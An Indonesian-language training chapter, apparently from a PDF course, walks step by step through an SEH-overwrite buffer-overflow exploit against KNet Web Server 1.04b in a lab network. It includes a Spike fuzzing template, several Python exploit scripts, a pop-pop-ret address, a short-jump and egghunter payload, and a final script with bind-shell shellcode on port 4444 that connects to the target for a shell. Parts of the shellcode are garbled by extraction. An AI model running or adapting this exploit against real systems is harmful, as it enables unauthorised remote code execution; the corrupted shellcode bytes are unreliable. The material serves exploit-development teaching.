### 5.2.2. Eksploitasi SEH (Structured Exception Handler) pada KNet Web Server 1.04b

© Copyright by : Antonius <u>www.ringlayer.net</u> – www.ringlayer.com All Rights Reserved

Bagian ini membahas tentang teknik eksploitasi pada aplikasi vulner yang menggunakan mekanisme structured exception handling. Peserta training akan diberikan contoh aplikasi vulnerable yang menggunakan mekanisme SEH untuk dieksploitasi.

#### Arsitektur:

- Mesin penyerang dengan x86 Kali linux menggunakan alamat ip 10.200.0.5
- Mesin target dengan mesin x86 windows xp sp3 menggunakan alamat ip 10.200.0.120

#### **SEH Overview**

SEH adalah mekanisme yang menyediakan penanganan exception handling ketika error terjadi pada saat aplikasi run time. Implementasi SEH adalah stack based linked list. Mekanisme SEH ini dapat disediakan dari sistem operasi atau dari source code aplikasi.

Pada dasarnya mekanisme ini cukup sederhana. Sebelum SEH prolog: Stack berisi ukuran variabel lokal yang dibutuhkan oleh pemanggil -> Stack: {8}

Setelah memanggil prolog -> alamat pengirim pemanggil didorong ke stack -> Stack: {8, RetAddr} Pada saat exception occured, SEH akan berada di esp +8. Jadi pada dasarnya untuk keluar dari seh ke nseh kita dapat menggunakan ROP gadget seperti: r32 pop -> r32 pop dan kemudian ret ( pop 4 byte dari stack, pop berikutnya 4 byte dari stack dan kemudian ret).


Setelah berhasil keluar dari SEH kita akan berada pada NSEH di mana kita hanya memiliki 4 byte buffer yang kita kontrol, pada point ini kita bisa menggunakan payload kedua berupa short jmp misal : eb d0.

## Fuzzing dengan Spike


Untuk mencari bug pada **KNet Web Server 1.04b** kita akan melakukan fuzzing dengan spike fuzzer. Pada mesin kali linux, kita akan membuat template spike berikut ini :

```
oot@kali:/usr/share/spike/audits/httpd# cat httpd.spk
s_string("GET /");
s string variable("x");
s string(" ");
s_string("HTTP/1.1");
s string("\r\n");
                                    \mathbb{I}
s string("Host: ");
s string variable("localhost");
s_string(":");
s string variable("80");
s string("\r\n");
s_string("User-Agent: ");
s string variable("Mozilla 5.0");
s string("\r\n");
s_string("Accept: ");
s_string_variable("text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8")
s string("\r\n");
s string("Accept-Language: ");
s_string_variable("en-us,en;q=0.5");
s string("\r\n");
s string("Accept-Encoding: ");
s_string_variable("gzip, deflate");
s string("\r\n");
s string("Connection: ");
s string variable("keep-alive");
s_string("\r\n"):
```

Selanjutnya attach knet dengan ollydbg lalu lakukan fuzzing dengan spike.



Lakukan fuzzing dengan spike dari mesin kali linux :




Hasil fuzzing dengan template httpd.spk di atas akan menyebabkan crash pada knet, di mana kita bisa melihat yang diuji adalah variabel length request nama file dengan metode http get.

Pada mesin windows kita bisa melihat knet crash dan SE Handler berhasil kita overwrite dengan 41414141.

### **Overwrite SE Handler**

Untuk mencari berapa banyak byte yang dibutuhkan sebelum SEH Handler teroverwrite kita akan menggunakan pattern\_create.rb . Generate byte sepanjang 1300 byte dengan pattern\_create.rb :



Selanjutnya masukkan pattern tadi ke kerangka eksploit dasar pertama:

import socket sploit

="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac 8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af 8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai 8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9 Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6 Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5A r6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6A u7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5 Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5 Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6 Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8B i9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8 8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9 Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu"

buffer="GET /" + sploit + " HTTP/1.1\r\n"

buffer+="Host: 10.200.0.120\r\n"

buffer+="Content-Type: application/x-www-form-urlencoded\r\n"


buffer+="User-Agent: Mozilla/5.0\r\n" buffer+="Content-Length: 1048580\r\n\r\n"

s = socket.socket ( socket.AF\_INET, socket.SOCK\_STREAM )


s.connect(("10.200.0.120", 80))

s.send(buffer)
s.close()

Reattach knet dengan olly, lalu jalankan eksploit di atas, Pada saat crash kita bisa melihat SEH teroverwrite dengan byte 6f42336f :



Langkah selanjutnya adalah mencari offset keempat byte di atas dengan pattern\_offset.rb:



Berdasarkan pencarian dengan pattern\_offset.rb SEH akan teroverwrite setelah 1210 bytes. Langkah

selanjutnya kita uji dengan kerangka eksploit kedua:


```
import socket
seh = "\x43\x42\x41\x40"
sploit = "\x90" * 1210 + seh
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
```

Reattach knet dengan olly dan kita bisa melihat kita berhasil mengoverwrite SEH Handler dengan byte 40414243


# SEH ke NSEH

Langkah selanjutnya setelah mengoverwrite SEH handler adalah keluar dari SEH ke NSEH. Begitu banyak payload yang bisa kita gunakan, tapi kali ini kita akan menggunakan payload paling populer yaitu menggunakan instruksi pop pop ret.


Untuk mencari sequence instruksi pop pop ret yang bisa kita pakai, kita akan menggunakan plugin safeseh module scanner di olly.



Dari hasil scanning kita bisa melihat bahwa instruksi pop pop ret pada Knet.exe bisa kita manfaatkan. Selanjutnya cari sequence instruksi pop pop ret pada knet.exe dengan olly :




Selajutnya kita bisa menemukan sequence instruksi pop pop ret pada knet.exe pada alamat memori : 004016e1




# Selanjutnya kita racik eksploit kedua:

```
import socket
seh = "\xe1\x16\x40"
sploit = "\x90" * 1210 + seh
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
print len(sploit)
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
```

Selanjutnya reattach knet dengan olly dan tempatkan break point pada 004016e1, lalu jalankan kerangka exploit di atas. Pada saat error tekan shift + f9 dan kita akan dibawa ke instruksi pop pop ret pada 004016e1:



Terlihat dari tampilan di atas, eksekusi berhasil diarahkan ke sequence pop pop ret kita. Tekan f7 sampai kita berada di NSEH :



Terlihat kita memiliki 4 byte buffer yang bisa kita kontrol.

# Payload Kedua, EggHunter dan Shellcode Sesungguhnya


Setelah berada di nseh, kita perlu menggunakan payload kedua, di sini kita akan menggunakan eb d0 untuk mendapatkan sekian puluh byte buffer lagi yang bisa kita kontrol, di mana sekian puluh byte tadi akan kita gunakan untuk menaruh egghunter shellcode. Egghunter shellcode berukuran kecil dan biasa digunakan saat buffer yang sedang dikontrol tidak cukup untuk menaruh shellcode yang lebih besar. Egghunter shellcode berguna untuk mencari marker di memori yang umumnya kita taruh sebelum shellcode sesungguhnya, dengan cara mencari marker tersebut egghunter akan secara otomatis mencari marker di memori sebelum shellcode kita yang sesungguhnya, setelah ditemukan maka eksekusi akan diarahkan ke alamat memori marker tersebut, yang selanjutnya akan diikuti dengan eksekusi shellcode.

Selanjutnya modifikasi kerangka eksploit dan gunakan second stage payload:

```
import socket
seh = "\xe1\x16\x40"
nseh = "\xeb\xd0\x90\x90"
sploit = "\x90" * 1206 + nseh + seh
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
```

```
buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
```

Selanjutnya reattach dengan olly dan pasang break point di 004016e1, lalu jalankan eksploit. Saat terjadi crash, tekan shift + f9 lalu anda akan dibawa ke sequence pop pop ret pada 004016e1, selanjutnya tekan f7 hingga eksekusi sampai pada payload kedua kita :



Perhatikan payload kedua merupakan short jmp eb d0 , jika kita tekan f7 maka eksekusi program akan diarahkan ke sekian puluh byte yang kita kontrol.

Langkah selanjutnya kita akan menggunakan egghunter dari oxff:

http://www.exploit-db.com/exploits/16283/

Untuk Egghunter di atas, kita akan menggunakan marker w00t , berikut ini adalah egghunter yang akan kita pakai sebesar 32 byte :

#32 bytes

Sebelumnya kita memiliki buffer total sebesar 1213 bytes (ovedrwrite 3 byte SEH). Kurang lebih payload yang akan kita buat sebagai berikut :

```
sploit = nop1 + shellcode + nop2 + egghunter + nop3 + nseh + seh
```

di mana sploit harus sebesar 1213 byte. Di mana shellcode yang akan kita gunakan akan kita ambil dari <a href="http://www.exploit-db.com/exploits/24897/">http://www.exploit-db.com/exploits/24897/</a> yang merupakan shellcode bind port 4444 yang akan kita ambil dari exploit myo soe.

Nop1 berukuran 585 bytes Shellcode berukuran 376 bytes nop2 berukuran 209 byte egghunter berukuran 32 byte Nop3 sebagai padding berukuran 4 byte NSEH berukuran 4 bytes dan SEH 3 bytes.

Total panjang adalah 1213 bytes.

Siapkan kerangka exploit akhir:

#knet web server 1.04b SEH bof exploit with egghunter #made by : Antonius

#http://www.cr0security.com #http://www.ringlayer.net

#http://indonesianbacktrack.or.id

import socket, os, time

#344 Byte Bind Shell TCP/4444

#taken from myo soe shellcode http://www.exploit-db.com/exploits/24897/

 $<sup>\</sup>x b1\x 56\x 83\x c 2\x 0 4\x 3 1\x 6 a\x 0 f\x 0 3\x 6 a\x 0 1\x c 5\x f 0\x 5 7" +$ 

 $<sup>\</sup>xspace{1} xf5\x80\xfb\xa7\x05\xf3\x72\x42\x34\x21\xe0\x06\x64\xf5" +$ 

 $<sup>\</sup>xspace{1.5} \xspace{1.5} \xs$ 

 $<sup>\</sup>x 29\x 0c\x 6\x 6c\x 6\x 0e\x 0e\x 3d\x f1\x 93\x a 0\x f 0" +$ 

<sup>&</sup>quot;\x88\x2e\x08\xbb\x7c\x85\x13\xec\x2c\x92\x5c\x14\x47\xfc" +


<sup>&</sup>quot;\x7c\x25\x84\x1e\x40\x6c\xa1\xd5\x32\x6f\x63\x24\xba\x41" +

 $<sup>\</sup>x4b\x6b\x85\x6d\x46\xf5\xc2\x4a\xb8\x80\x38\xa9\x45\x93" +$ 

```
"\x7c\x13\xd7\x8e\x83\xf0\x63\xaa\x08\xf7\xa3\x3a\x4a\xdc" +
"\x67\x66\x09\x7d\x31\xc2\xfc\x82\x21\xaa\xa1\x26\x29\x59" +
\x 51\x 70\x 36\x 7b\x 6c\x 8b\x 66\x 13\x e 7\x f 8\x f 4\x b c\x 53" +
"\x97\xb4\x35\x7a\x60\xba\x6c\x3a\xfe\x45\x8e\x3b\xd6\x81" +
\xda\x6b\x40\x23\x62\xe0\x90\xcc\xb7\xa7\xc0\x62\x67\x08" +
 "\xb1\xc2\xd7\xe0\xdb\xcc\x08\x10\xe4\x06\x3f\x16\x2a\x72" + \\
\x 6c\x f 1\x 4f\x 84\x 83\x 5d\x d 9\x 62\x c 9\x 4d\x 8f\x 3d\x 65\x a c'' +
\sqrt{x}4\xf5\x12\xcf\xde\xa9\x8b\x47\x56\xa4\x0b\x67\xe2" +
\x 38\xc4\xcf\x65\xca\x06\xd4\x94\xcd\x02\x7c\xde\xf6\xc5" +
\xf6\x8e\xb5\x74\x06\x9b\x2d\x14\x95\x40\xad\x53\x86\xde" +
"\xfa\x34\x78\x17\x6e\xa9\x23\x81\x8c\x30\xb5\xea\x14\xef" +
\x 06\xf4\x95\x62\x32\xd2\x85\xba\xbb\x5e\xf1\x12\xea\x08" +
\xspace{1.05} 
"\x2c\xfe\x8d\xc4\x6c\x57\x06\x81\xe5\xe5\x4b\x32\xd0\x2a" +
\sqrt{x72\xb1\xd0\xd2\x81\xa9\x91\xd7\xce\x6d\x4a\xaa\x5f\x18"} +
\sqrt{x6c}\times19\times5f\times09
#32 bytes egghunter from 0xff
egghunter="\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x54\x30\x30\
x57\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xe7
seh = "\xe1\x16\x40"
nseh = \text{``} xeb \times d0 \times 90 \times 90''
nop1 = "\xy 90" * 585
nop2 = "\xy 90" * 209
nop3 = "\xy 90" * 4
sploit = nop1 + shellcode + nop2 + egghunter + nop3 + nseh + seh
print len(sploit)
print len(shellcode)
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/4.0 (Windows XP 5.1)\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
print "exploit sent! sleeping for a while to wait trigger ... please wait ..."
time.sleep(10)
os.system("telnet 10.200.0.120 4444")
```

"\xfa\xd3\x91\x16\x1f\x73\x52\x80\xfb\x85\xb7\x57\x8f\x8a" +

Selanjutnya jalankan ulang knet web server :



Jalankan exploit di atas dan kita bisa berhasil mendapatkan shell pada mesin target: